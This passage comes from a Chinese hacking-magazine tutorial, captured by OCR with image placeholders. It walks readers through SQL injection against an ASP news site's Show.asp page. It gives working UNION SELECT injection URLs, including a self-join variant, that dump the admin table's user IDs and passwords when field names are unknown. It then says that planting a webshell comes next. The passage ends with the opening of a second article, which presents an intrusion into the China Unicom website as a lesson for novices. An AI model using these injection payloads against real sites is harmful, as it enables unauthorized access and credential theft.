


图 2

猜测出了列数，我们就可以使用 union 进行连接查询了，为了顺利返回后面的查询结果，添加上“and 1=2”让 Union 前面的语句出错，由图 3 中我们可以得到各位置显示的字段。在 show.asp 页面中进行查询的字段数为 14，而 admin 中总共有 4 个字段，当然这些我们也可以猜测得出，那么我们提交 **http://192.168.1.1:672/news/Show.asp?id=164+and+1=2+union+select+1,2,3,4,5,6,7,8,9,10,*+from+admin**，如图 4，在被阅览数后面出现了密码字段。至于为什么会这样，大家看一下图 5，能够显示的位置数我已经用红色阴影将数字标注出来了。




图 3




图 4

1	2	3	4	5	6	7	8	9	10	11	12	13	14
1	2	3	4	5	6	7	8	9	10	id	A_UserID	A_pwd	A_Reward

图 5

这样在未知字段名的情况下就成功的将密码查询出来了，剩下的两个字段我们得使用 admin 表的自连接来进行合并查询。

什么是合并查询（Inner join~on——内部合并查询）呢？比如有 a，b 两个数据表，a 表中有 name 字段，b 表中也有 name 字段，且内容相同，我们提交 **Select * from a inner join b on a.name=b.name**；就可以把 a、b 两个表联合起来进行查询了。在这里，admin 表进行自连接就是把 admin 表看作两个表，只是这两个表相同而已，前一个用 as 看作为 a，后一个为 b。我们进行提交：**http://192.168.1.1:672/news/Show.asp?id=164+and+1=2+union+select+1,2,3,4,5,6,*+from+(admin+as+a+inner+join+admin+as+b+on+a.id=b.id)**，则字段显示位置如图 6 所示，显示的结果如图 7 所示。

1	2	3	4	5	6	7	8	9	10	11	12	13	14
1	2	3	4	5	6	id	A_UseID	A_pwd	A_Reward	id.	A_UserID	A_pwd	A_Reward

图 6





图 7

还有最后一个字段，我们得了解在数据库查询时每次查询所返回的结果是一个集合（结果集），而一个集合中的元素是没有重复出现的，在两个集合的并集中，两个元素的公共元素只能出现一次，如果我们在6后面加上b.id，它将显示在位置7上，原来位置为11的b.id将不再显示，换句话说，b.id被提前到位置7上，那么原来位于7以后的字段将会被往后移动一个位置。通过对图的观察我们可以发现原来位于位置8的a.A_UseID被移到了位置9，并成功的显示了出来，如图8。


图8

在未知字段的情况下，利用Union我们顺利的得到了管理员表中的各字段的内容，接下来的webshell相信各位小菜也是轻车熟路了吧。

菜鸟战争之入侵中国联通网站


文章难度：★★★


Dark’影|东飘情血[D.S.T]

去年底的时候，我对中国联通网站进行了一次安全渗透测试，下面就是渗透的整个详细过程，希望本文能让小菜朋友们学到点什么，水平还停留在完全依赖黑客工具入侵的小菜们可得努力了。

